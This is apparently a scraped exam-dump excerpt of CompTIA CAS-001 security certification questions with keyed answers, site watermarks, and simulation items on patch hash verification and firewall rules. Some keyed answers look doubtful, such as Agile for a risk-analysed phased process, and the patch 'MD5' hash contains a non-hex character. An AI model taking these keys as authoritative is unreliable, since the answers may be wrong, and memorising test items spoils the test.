- A. Require hardware tokens to be replaced on a yearly basis.
- B. Implement a biometric factor into the token response process.
- C. Force passwords to be changed every 90 days.
- D. Use PKI certificates as part of the VPN authentication process.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 272

Two universities are making their 802.11n wireless networks available to the other university's students. The infrastructure will pass the student's credentials back to the home school for authentication via the Internet.

Real 233

CompTIA CAS-001 Exam

The requirements are:

Mutual authentication of clients and authentication server

The design should not limit connection speeds

Authentication must be delegated to the home school

No passwords should be sent unencrypted

The following design was implemented:

WPA2 Enterprise using EAP-PEAP-MSCHAPv2 will be used for wireless security

RADIUS proxy servers will be used to forward authentication requests to the home school

The RADIUS servers will have certificates from a common public certificate authority

A strong shared secret will be used for RADIUS server authentication

Which of the following security considerations should be added to the design?

- A. The transport layer between the RADIUS servers should be secured
- B. WPA Enterprise should be used to decrease the network overhead
- C. The RADIUS servers should have local accounts for the visiting students
- D. Students should be given certificates to use for authentication to the network

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 273

A company has decided to move to an agile software development methodology. The company gives all of its developers security training. After a year of agile, a management review finds that the number of items on a vulnerability scan has actually increased since the methodology change. Which of the following best practices has MOST likely been overlooked in the agile implementation?

- A. Penetration tests should be performed after each sprint.
- B. A security engineer should be paired with a developer during each cycle.
- C. The security requirements should be introduced during the implementation phase.
- D. The security requirements definition phase should be added to each sprint.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 274

A system administrator has a responsibility to maintain the security of the video teleconferencing system. During a self-audit of the video teleconferencing room, the administrator notices that speakers and microphones are hard-wired and wireless enabled. Which of the following security concerns should the system administrator have about the existing technology in the room?

- A. Wired transmissions could be intercepted by remote users.
- B. Bluetooth speakers could cause RF emanation concerns.
- C. Bluetooth is an unsecure communication channel.
- D. Wireless transmission causes interference with the video signal.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 275

A security engineer is a new member to a configuration board at the request of management. The company has two new major IT projects starting this year and wants to plan security into the application deployment. The board is primarily concerned with the applications' compliance with federal assessment and authorization standards. The security engineer asks for a timeline to determine when a security assessment of both applications should occur and does not attend subsequent configuration board meetings. If the security engineer is only going to perform a security assessment, which of the following steps in system authorization has the security engineer omitted? (Select TWO).

- A. Establish the security control baseline to be assessed
- B. Build the application according to software development security standards
- C. Write the systems functionality requirements into the security requirements traceability matrix
- D. Review the results of user acceptance testing
- E. Categorize the applications according to use
- F. Consult with the stakeholders to determine which standards can be omitted

Correct Answer: AE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 276

Real 235

CompTIA CAS-001 Exam

A security manager is collecting RFQ, RFP, and RFI publications to help identify the technology trends which a government will be moving towards in the future. This information is available to the public. By consolidating the information, the security manager will be able to combine several perspectives into a broader view of technology trends. This is an example of which of the following? (Select TWO).

- A. Supervisory control and data acquisition
- B. Espionage
- C. Hacktivism
- D. Data aggregation
- E. Universal description discovery and integration
- F. Open source intelligence gathering

Correct Answer: DF**Section:** (none)**Explanation****Explanation/Reference:**

Explanation:

QUESTION 277

As a cost saving measure, a company has instructed the security engineering team to allow all consumer devices to be able to access the network. They have asked for recommendations on what is needed to secure the enterprise, yet offer the most flexibility in terms of controlling applications, and stolen devices. Which of the following is BEST suited for the requirements?

- A. MEAP with Enterprise Appstore
- B. Enterprise Appstore with client-side VPN software
- C. MEAP with TLS
- D. MEAP with MDM

Correct Answer: D**Section:** (none)**Explanation****Explanation/Reference:**

Explanation:

QUESTION 278

A company uses a custom Line of Business (LOB) application to facilitate all back-end manufacturing control. Upon investigation, it has been determined that the database used by the LOB application uses a proprietary data format. The risk management group has flagged this as a potential weakness in the company's operational robustness. Which of the following would be the GREATEST concern when analyzing the manufacturing control application?

- A. Difficulty backing up the custom database
- B. Difficulty migrating to new hardware
- C. Difficulty training new admin personnel
- D. Difficulty extracting data from the database

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 279

An asset manager is struggling with the best way to reduce the time required to perform asset location activities in a large warehouse. A project manager indicated that RFID might be a valid solution if the asset manager's requirements were supported by current RFID capabilities. Which of the following requirements would be MOST difficult for the asset manager to implement?

- A. The ability to encrypt RFID data in transmission
- B. The ability to integrate environmental sensors into the RFID tag
- C. The ability to track assets in real time as they move throughout the facility
- D. The ability to assign RFID tags a unique identifier

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 280

Ann, a systems engineer, is working to identify an unknown node on the corporate network. To begin her investigative work, she runs the following nmap command string:

```
user@hostname:~$ sudo nmap O 192.168.1.54
```

Based on the output, nmap is unable to identify the OS running on the node, but the following ports are open on the device:

TCP/22

TCP/111

TCP/512-514

TCP/2049

TCP/32778

Based on this information, which of the following operating systems is MOST likely running on the unknown node?

- A. Linux
- B. Windows
- C. Solaris
- D. OSX

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

corrected and modified.

QUESTION 281

A security analyst is tasked to create an executive briefing, which explains the activity and motivation of a cyber adversary. Which of the following is the MOST important content for the brief for management personnel to understand?

- A. Threat actor types, threat actor motivation, and attack tools
- B. Unsophisticated agents, organized groups, and nation states
- C. Threat actor types, attack sophistication, and the anatomy of an attack
- D. Threat actor types, threat actor motivation, and the attack impact

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 282

A security engineer has inherited an authentication project which integrates 1024-bit PKI certificates into the company infrastructure and now has a new requirement to integrate 2048-bit PKI certificates so that the entire company will be interoperable with its vendors when the project is completed. The project is now 25% complete, with 15% of the company staff being issued 1024-bit certificates. The provisioning of network based accounts has not occurred yet due to other project delays. The project is now expected to be over budget and behind its original schedule. Termination of the existing project and beginning a new project is a consideration because of the change in scope. Which of the following is the security engineer's MOST serious concern with implementing this solution?

- A. Succession planning
 - B. Performance
 - C. Maintainability
 - D. Availability
- Real 238
CompTIA CAS-001 Exam

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 283

A company has migrated its data and application hosting to a cloud service provider (CSP). To meet its future needs, the company considers an IdP. Why might the company want to select an IdP that is separate from its CSP? (Select TWO).

- A. A circle of trust can be formed with all domains authorized to delegate trust to an IdP
- B. Identity verification can occur outside the circle of trust if specified or delegated
- C. Replication of data occurs between the CSP and IdP before a verification occurs
- D. Greater security can be provided if the circle of trust is formed within multiple CSP domains
- E. Faster connections can occur between the CSP and IdP without the use of SAML

Correct Answer: AD

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 284

An internal committee comprised of the facilities manager, the physical security manager, the network administrator, and a member of the executive team has been formed to address a recent breach at a company's data center. It was discovered that during the breach, an HVAC specialist had gained entry to an area that contained server farms holding sensitive financial data. Although the HVAC specialist was there to fix a legitimate issue, the investigation concluded security be provided for the two entry and exit points for the server farm. Which of the following should be implemented to accomplish the recommendations of the investigation?

- A. Implement a policy that all non-employees should be escorted in the data center.
- B. Place a mantrap at the points with biometric security.
- C. Hire an HVAC person for the company, eliminating the need for external HVAC people.
- D. Implement CCTV cameras at both points.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 285

Real 239

CompTIA CAS-001 Exam

During a recent audit of servers, a company discovered that a network administrator, who required remote access, had deployed an unauthorized remote access application that communicated over common ports already allowed through the firewall. A network scan showed that this remote access application had already been installed on one third of the servers in the company. Which of the following is the MOST appropriate action that the company should take to provide a more appropriate solution?

- A. Implement an IPS to block the application on the network
- B. Implement the remote application out to the rest of the servers
- C. Implement SSL VPN with SAML standards for federation
- D. Implement an ACL on the firewall with NAT for remote access

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 286

A company wishes to purchase a new security appliance. A security administrator has extensively researched the appliances, and after presenting security choices to the company's management team, they approve of the proposed solution. Which of the following documents should be constructed to acquire the security appliance?

- A. SLA
- B. RFQ
- C. RFP
- D. RFI

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 287

A small retail company recently deployed a new point of sale (POS) system to all 67 stores. The core of the POS is an extranet site, accessible only from retail stores and the corporate office over a split-tunnel VPN. An additional split-tunnel VPN provides bi-directional connectivity back to the main office, which provides voice connectivity for store VoIP phones. Each store offers guest wireless functionality, as well as employee wireless. Only the staff wireless network has access to the POS VPN. Recently, stores are reporting poor response times when accessing the POS application from store computers as well as degraded voice quality when making phone calls. Upon investigation, it is determined that three store PCs are hosting malware, which is generating excessive network traffic. After malware removal, the information security department is asked to

Real 240

CompTIA CAS-001 Exam

review the configuration and suggest changes to prevent this from happening again. Which of the following denotes the BEST way to mitigate future malware risk?

- A. Deploy new perimeter firewalls at all stores with UTM functionality.
- B. Change antivirus vendors at the store and the corporate office.
- C. Move to a VDI solution that runs offsite from the same data center that hosts the new POS solution.
- D. Deploy a proxy server with content filtering at the corporate office and route all traffic through it.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 288

Executive management is asking for a new manufacturing control and workflow automation solution. This application will facilitate management of proprietary information and closely guarded corporate trade secrets.

The information security team has been a part of the department meetings and come away with the following notes:

-Human resources would like complete access to employee data stored in the application. They would like automated data interchange with the employee management application, a cloud-based SaaS application.

-Sales is asking for easy order tracking to facilitate feedback to customers.

-Legal is asking for adequate safeguards to protect trade secrets. They are also concerned with data ownership questions and legal jurisdiction.

-Manufacturing is asking for ease of use. Employees working the assembly line cannot be bothered with additional steps or overhead. System interaction needs to be quick and easy.

-Quality assurance is concerned about managing the end product and tracking overall performance of the product being produced. They would like read-only access to the entire workflow process for monitoring and baselining.

The favored solution is a user friendly software application that would be hosted onsite. It has extensive ACL functionality, but also has readily available APIs for extensibility. It supports read- only access, kiosk automation, custom fields, and data encryption.

Which of the following departments' request is in contrast to the favored solution?

- A. Manufacturing
- B. Legal
- C. Sales
- D. Quality assurance
- E. Human resources

Correct Answer: E

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 289

News outlets are beginning to report on a number of retail establishments that are experiencing payment card data breaches. The data exfiltration is enabled by malware on a compromised computer. After the initial exploit network mapping and fingerprinting occurs in preparation for further exploitation. Which of the following is the MOST effective solution to protect against unrecognized malware infections, reduce detection time, and minimize any damage that might be done?

- A. Remove local admin permissions from all users and change anti-virus to a cloud aware, push technology.
- B. Implement an application whitelist at all levels of the organization.
- C. Deploy a network based heuristic IDS, configure all layer 3 switches to feed data to the IDS for more effective monitoring.
- D. Update router configuration to pass all network traffic through a new proxy server with advanced malware detection.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 290

The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality. Which of the following equipment MUST be deployed to guard against unknown threats?

- A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates.
- B. Implementation of an offsite data center hosting all company data, as well as deployment of VDI for all client computing needs.
Real 242
CompTIA CAS-001 Exam
- C. Host based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs.
- D. Behavior based IPS with a communication link to a cloud based vulnerability and threat feed.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 291

A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture with regard to targeted attacks. Which of the following should the CSO conduct FIRST?

- A. Survey threat feeds from analysts inside the same industry.
- B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic.
- C. Conduct an internal audit against industry best practices to perform a gap analysis.
- D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 292

The sales team is considering the deployment of a new CRM solution within the enterprise. The IT and Security teams are members of the project; however, neither team has expertise or experience with the proposed system. Which of the following activities should be performed FIRST?

- A. Visit a company who already has the technology, sign an NDA, and read their latest risk assessment.
- B. Contact the top vendor, assign IT and Security to work together to implement a demo and pen test the system.
- C. Work with Finance to do a second ROI calculation before continuing further with the project.
- D. Research the market, select the top vendors and solicit RFPs from those vendors.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

valid.

QUESTION 293

A security administrator notices a recent increase in workstations becoming compromised by malware. Often, the malware is delivered via drive-by downloads, from malware hosting websites, and is not being detected by the corporate antivirus. Which of the following solutions would provide the BEST protection for the company?

- A. Increase the frequency of antivirus downloads and install updates to all workstations.
- B. Deploy a cloud-based content filter and enable the appropriate category to prevent further infections.
- C. Deploy a NIPS to inspect and block all web traffic which may contain malware and exploits.
- D. Deploy a web based gateway antivirus server to intercept viruses before they enter the network.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 294

The helpdesk manager wants to find a solution that will enable the helpdesk staff to better serve company employees who call with computer-related problems. The helpdesk staff is currently unable to perform effective troubleshooting and relies on callers to describe their technology problems. Given that the helpdesk staff is located within the company headquarters and 90% of the callers are telecommuters, which of the following tools should the helpdesk manager use to make the staff more effective at troubleshooting while at the same time reducing company costs? (Select TWO).

- A. Web cameras
- B. Email
- C. Instant messaging
- D. BYOD
- E. Desktop sharing
- F. Presence

Correct Answer: CE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 295

A security manager has started a new job and has identified that a key application for a new client does not have an accreditation status and is currently not meeting the compliance requirement for

Real 244

CompTIA CAS-001 Exam

the contract's SOW. The security manager has competing priorities and wants to resolve this issue quickly with a system determination and risk assessment. Which of the following approaches presents the MOST risk to the security assessment?

- A. The security manager reviews the system description for the previous accreditation, but does not review application change records.
- B. The security manager decides to use the previous SRTM without reviewing the system description.
- C. The security manager hires an administrator from the previous contract to complete the assessment.

D. The security manager does not interview the vendor to determine if the system description is accurate.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 296

A security administrator was recently hired in a start-up company to represent the interest of security and to assist the network team in improving security in the company. The sales team is continuously contacting the security administrator to answer security questions posed by potential customers/clients. Which of the following is the BEST strategy to minimize the frequency of these requests?

- A. Request the major stakeholder hire a security liaison to assist the sales team with security- related questions.
- B. Train the sales team about basic security, and make them aware of the security policies and procedures of the company.
- C. The job description of the security administrator is to assist the sales team; thus the process should not be changed.
- D. Compile a list of the questions, develop an FAQ on the website, and train the sales team about basic security concepts.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 297

The Chief Information Officer (CIO) is focused on improving IT governance within the organization to reduce system downtime. The CIO has mandated that the following improvements be implemented:

Real 245

CompTIA CAS-001 Exam

-All business units must now identify IT risks and include them in their business risk profiles.

-Key controls must be identified and monitored.

-Incidents and events must be recorded and reported with management oversight.

-Exemptions to the information security policy must be formally recorded, approved, and managed.

-IT strategy will be reviewed to ensure it is aligned with the businesses strategy and objectives.

In addition to the above, which of the following would BEST help the CIO meet the requirements?

- A. Establish a register of core systems and identify technical service owners
- B. Establish a formal change management process
- C. Develop a security requirement traceability matrix
- D. Document legacy systems to be decommissioned and the disposal process

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

valid.

QUESTION 298

An organization has decided to reduce labor costs by outsourcing back office processing of credit applications to a provider located in another country. Data sovereignty and privacy concerns raised by the security team resulted in the third-party provider only accessing and processing the data via remote desktop sessions. To facilitate communications and improve productivity, staff at the third party has been provided with corporate email accounts that are only accessible via the remote desktop sessions. Email forwarding is blocked and staff at the third party can only communicate with staff within the organization. Which of the following additional controls should be implemented to prevent data loss? (Select THREE).

- A. Implement hashing of data in transit
- B. Session recording and capture
- C. Disable cross session cut and paste
- D. Monitor approved credit accounts
- E. User access audit reviews
- F. Source IP whitelisting

Correct Answer: CEF

Section: (none)

Explanation

Explanation/Reference:

QUESTION 299

A company has received the contract to begin developing a new suite of software tools to replace an aging collaboration solution. The original collaboration solution has been in place for nine years, contains over a million lines of code, and took over two years to develop originally. The SDLC has broken the primary delivery

stages into eight different deliverables, with each section requiring an in-depth risk analysis before moving on to the next phase. Which of the following software development methods is MOST applicable?

- A. Spiral model
- B. Incremental model
- C. Waterfall model
- D. Agile model

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 300

The manager of the firewall team is getting complaints from various IT teams that firewall changes are causing issues. Which of the following should the manager recommend to BEST address these issues?

- A. Set up a weekly review for relevant teams to discuss upcoming changes likely to have a broad impact.
- B. Update the change request form so that requesting teams can provide additional details about the requested changes.
- C. Require every new firewall rule go through a secondary firewall administrator for review before pushing the firewall policy.
- D. Require the firewall team to verify the change with the requesting team before pushing the updated firewall policy.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 301

An intruder was recently discovered inside the data center, a highly sensitive area. To gain access, the intruder circumvented numerous layers of physical and electronic security measures. Company leadership has asked for a thorough review of physical security controls to prevent this from happening again. Which of the following departments are the MOST heavily invested in



<http://www.gratisexam.com/>

rectifying the problem? (Select THREE).

- A. Facilities management
- B. Human resources
- C. Research and development
- D. Programming
- E. Data center operations
- F. Marketing
- G. Information technology

Correct Answer: AEG

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 302

The helpdesk department desires to roll out a remote support application for internal use on all company computers. This tool should allow remote desktop sharing, system log gathering, chat, hardware logging, inventory management, and remote registry access. The risk management team has been asked to review vendor responses to the RFQ. Which of the following questions is the MOST important?

- A. What are the protections against MITM?
- B. What accountability is built into the remote support application?
- C. What encryption standards are used in tracking database?
- D. What snapshot or "undo" features are present in the application?
- E. What encryption standards are used in remote desktop and file transfer functionality?

Correct Answer: B

Section: (none)

Explanation**Explanation/Reference:**

Explanation:

QUESTION 303

A software development manager is taking over an existing software development project. The team currently suffers from poor communication, and this gap is resulting in an above average number of security-related bugs making it into production. Which of the following development methodologies involves daily stand-ups designed to improve communication?

- A. Spiral
- B. Agile
- C. Waterfall
Real 248
CompTIA CAS-001 Exam
- D. Rapid

Correct Answer: B

Section: (none)

Explanation**Explanation/Reference:**

Explanation:

QUESTION 304

A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production. Which of the following development methodologies is the team MOST likely using now?

- A. Agile
- B. Waterfall
- C. Scrum
- D. Spiral

Correct Answer: B

Section: (none)

Explanation**Explanation/Reference:**

Explanation:

QUESTION 305

A security manager has received the following email from the Chief Financial Officer (CFO):

"While I am concerned about the security of the proprietary financial data in our ERP application, we have had a lot of turnover in the accounting group and I am having a difficult time meeting our monthly performance targets. As things currently stand, we do not allow employees to work from home but this is something I am willing to allow so we can get back on track. What should we do first to securely enable this capability for my group?"

Based on the information provided, which of the following would be the MOST appropriate response to the CFO?

- A. Remote access to the ERP tool introduces additional security vulnerabilities and should not be allowed.
- B. Allow VNC access to corporate desktops from personal computers for the users working from home.
- C. Allow terminal services access from personal computers after the CFO provides a list of the users working from home.
- D. Work with the executive management team to revise policies before allowing any remote Real 249
CompTIA CAS-001 Exam
access.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 306

Drag and Drop the following information types on to the appropriate CIA category

Select and Place:

Digital Signatures		Availability
Encryption		Confidentiality
Load Balancing		Integrity
Hot Site		
DoS Attacks	Real	
Steganography		
Checksums		
Hashes		
Access Control Lists		
Data Classifications		

Correct Answer:

Digital Signatures	Integrity	Availability
Encryption	Confidentiality	Confidentiality
Load Balancing	Availability	Integrity
Hot Site	Availability	
DoS Attacks	Availability	
Steganography	Confidentiality	
Checksums	Integrity	
Hashes	Integrity	
Access Control Lists	Confidentiality	
Data Classifications	Confidentiality	

Section: (none)

Explanation

Explanation/Reference:

Digital Signatures	Integrity	Availability
Encryption	Confidentiality	Confidentiality
Load Balancing	Availability	Integrity
Hot Site	Availability	
DoS Attacks	Availability	
Steganography	Confidentiality	
Checksums	Integrity	
Hashes	Integrity	
Access Control Lists	Confidentiality	
Data Classifications	Confidentiality	

QUESTION 307

An administrator wants to install a patch to an application. Given the scenario, download, verify and install the patch in the most secure manner. Instructions The last install that is completed will be the final submission

WEB BROWSER

www.download-test.com/files

Download Center

Home > Download Center > Application Patch

The links in this section correspond to separate files available in this download center. Download the most appropriate file.

File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download

HASH: 1759adb5g34700aae19bc4578fc19cc2

COMMAND PROMPT WINDOW

```
C:\Downloads>
```

Correct Answer: You need to check the hash value of download software with md5 utility.

Section: (none)

Explanation

Explanation/Reference:

Check the below images for more details:

The screenshot displays a 'Download Center' web interface with a table of download links for 'install.exe' from six mirrors. A Windows command prompt shows an attempt to run 'install.exe' resulting in an 'Invalid input detected' error. A file download progress window for 'install.exe' from 'www.download.test.com' is shown at 75% completion, with a 'Real' watermark. A 'HASH' box at the bottom provides the MD5 hash value. On the right, a text box contains instructions for the administrator to install the patch in the most secure manner, and a 'Done' button is visible.

Download Center

Home > Download Center > Application Patch

The links in this section correspond to separate file mirrors. Download the most appropriate file.

File Name	Mirror
install.exe	Mirror 1
install.exe	Mirror 2
install.exe	Mirror 3
install.exe	Mirror 4
install.exe	Mirror 5
install.exe	Mirror 6

HASH: 1759adb5g34700aae19bc4578fc19cc2

```
C:\Downloads>install.exe
& Invalid input detected.

C:\Downloads>
```

75 % of install.exe Completed

Saving: install.exe from www.download.test.com

Estimated time left 1 sec(3.7 KB of 4.93 MB copied)

Download to: C:\Downloads\install.exe

Transfer rate: 2.5MB/Sec


Open Open Folder Cancel

An administrator wants to install the application. Given the scenario, install the patch in the most secure manner.

Instructions: The last installation is the final submission.

Done

This window can be resized.



The screenshot displays a simulation environment with three main components:

- Download Center:** A web interface with a blue header and a breadcrumb trail: **Home > Download Center > Application Patch**. Below the breadcrumb, a message states: "The links in this section correspond to separate files available in this download center. Download the most appropriate file." A table lists download mirrors for `install.exe`, and a yellow box displays a hash value.
- Command Prompt:** A terminal window showing the execution of `install.exe` and `install` commands, resulting in an "Invalid input detected" error and a subsequent prompt.
- Question Dialog:** A modal window titled "Question" containing a scenario description and instructions for the user.

File Name	Mirror	
install.exe	Mirror 1	
install.exe	Mirror 2	
install.exe	Mirror 3	
install.exe	Mirror 4	
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download

HASH: 1759adb5g34700aae19bc4578fc19cc2

Application Patch
The application patch is installing.

Question
An administrator wants to install a patch to an application. Given the scenario, download, verify and install the patch in the most secure manner.

Instructions: The last install that is completed will be the final submission.

Done Reset
This window can be resized. **ATA Simulat**

QUESTION 308

Compliance with company policy requires a quarterly review of firewall rules. A new administrator is asked to conduct this review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more restrictive. Given the following information answer the questions below:

User Subnet: 192.168.1.0/24
 Server Subnet: 192.168.2.0/24
 Finance Subnet: 192.168.3.0/24

Instructions: To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns. Firewall ACLs are read from the top down.

Task 1) An administrator added a rule to allow their machine terminal server access to the server subnet. This rule is not working. Identify the rule and correct this issue.

Task 2) All web servers have been changed to communicate solely over SSL. Modify the appropriate rule to allow communications.

Task 3) An administrator added a rule to block access to the SQL server from anywhere on the network. This rule is not working. Identify and correct this issue.

Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.

Simulation

Firewall Interface

Instructions:
